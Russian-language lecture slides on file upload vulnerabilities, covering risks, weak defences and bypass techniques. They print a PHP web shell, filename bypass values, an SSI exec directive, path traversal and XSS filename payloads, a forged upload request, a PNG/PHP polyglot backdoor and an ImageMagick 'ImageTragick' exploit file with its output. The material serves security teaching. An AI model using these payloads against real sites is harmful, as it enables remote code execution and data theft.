Уязвимости

File Upload

Хашаев Артур

Примеры сервисов

- Файлообменники и хостинги
- Социальные сети, доски объявлений, форумы
- Онлайн-конверторы и редакторы

Хранение файлов

- Можно не сохранять
- В файловой системе
- В базе данных
- В облачном хранилище
  - e.g. Amazon S3

Риски

- Remote Code Execution
- Перезапись или удаление файлов
- Local File Read, SSRF
- Denial of Service
- Information Disclosure
- XSS

Web Shell

```
http://example.com/uploads/shell.php?cmd=ls
```

```
<?php system($_GET['cmd']); ?>
```

Слабые методы защиты

- Валидация имени файла
  - Черный список расширений
  - Белый список расширений
  - Санитайзеры
- Валидация на основе Content-Type
- Определение типа файлов по содержимому

Черный список расширений

- Двойные расширения
  - shell.php.jpg
- Малоизвестные
  - .php5, .phtml, .shtml
  - .htaccess
- Регистрозависимость
  - .PHp3, .aSp
- Инъекция нулевого байта
  - shell.php%00.jpg
- Для Windows
  - NTFS Alternate Data Streams – shell.php:.jpg
  - В старых версиях IIS – file.asp;.jpg
  - Использование коротких имен – web.config == web~1.con

Белый список расширений

- Двойные расширения
  - shell.php.jpg
- Малоизвестные
  - .php5, .phtml, .shtml
  - .htaccess
- Регистрозависимость
  - .PHp3, .aSp
- Инъекция нулевого байта
  - shell.php%00.jpg
- Для Windows
  - NTFS Alternate Data Streams – shell.php:.jpg
  - В старых версиях IIS – file.asp;.jpg
  - Использование коротких имен – web.config == web~1.con

Санитайзеры

- Большое пространство для фантазии
- Удаляются вхождения подстрок типа «.php»
  - shell.p**.php**hp → shell.php

Что еще можно загрузить

- Server Side Includes (.shtml)
- Статический HTML
- crossdomain.xml

Server Side Includes

file.shtml

```
<!--#exec cmd="ls" -->
```

Static HTML

- Можно загружать статический HTML?
- Делаем страницу, которая крадет cookie.
- Заставляем жертву перейти по ссылке.

Path Traversal

- Если не используется функция basename или аналог, то также можно попробовать атаку path traversal.
- Можно пробовать перезаписывать:
  - Исходные файлы веб-приложения
  - Конфигурационные файлы
  - Системные файлы

```
filename="../config.ini"
```

Filename XSS

```
filename="<script>alert(1)</script>"
```

Валидация Content-Type

- Изменение заголовка Content-Type
- Перехватывающий прокси (e.g. Burp Suite)

```
POST / HTTP/1.1
Host: easy.fu.khashaev.ru
Content-Length: 200
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary

------WebKitFormBoundary
Content-Disposition: form-data; name="file"; filename="info.php"
Content-Type: ~~text/php~~ image/png

<?php phpinfo(); ?>
------WebKitFormBoundary--
```

Полиглоты

- JavaScript в JPEG, GIF, PNG, PDF
- HTML в чем-нибудь
- PHP в JPEG, GIF, PNG
- Некоторые выживают даже после трансформаций

```
89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 49 48 44 52 00 00 00 .PNG........IHDR...
20 00 00 00 20 08 02 00 00 00 FC 18 ED A3 00 00 00 60 49  ... ..........`I
44 41 54 48 89 63 5C 3C 3F 3D 24 5F 47 45 54 5B 30 5D 28 DATH.c\<?=$_GET[0](
24 5F 50 4F 53 54 5B 31 5D 29 3B 3F 3E 58 80 81 81 C1 73 $_POST[1]);?>X....s
5E 37 93 FC 8F 8B DB 7E 5F D3 7D AA 27 F7 F1 E3 C9 BF 5F ^7.....~_.}.'....._
EF 06 7C B2 30 30 63 D9 B9 67 FD D9 3D 1B CE 32 8C 82 51 ..|.00c..g..=..2..Q
30 0A 46 C1 28 18 05 A3 60 14 8C 82 51 30 0A 86 0D 00 00 0.F.(...`...Q0.....
81 B2 1B 02 07 78 0D 0C 00 00 00 00 49 45 4E 44 AE 42 60 .....x......IEND.B`
82                                                       .
```

ImageMagick

- RCE [CVE-2016-3714]
- SSRF [CVE-2016-3718]
- File deletion [CVE-2016-3715]
- File moving [CVE-2016-3716]
- Local File Read [CVE-2016-3717]

RCE в ImageMagick


exploit.mvg:

```
push graphic-context
viewbox 0 0 640 480
fill 'url(https://example.com/
image.jpg";|ls "-la)'
pop graphic-context
```

RCE в ImageMagick

```
$ convert exploit.mvg out.png
total 32
drwxr-xr-x 6 user group 204 Apr 29 23:08 .
drwxr-xr-x+ 232 user group 7888 Apr 30 10:37 ..
```

FFmpeg



- Local File Read
- SSRF
- Denial of Service

Demo

- http://easy.fu.khashaev.ru/
- http://type.fu.khashaev.ru/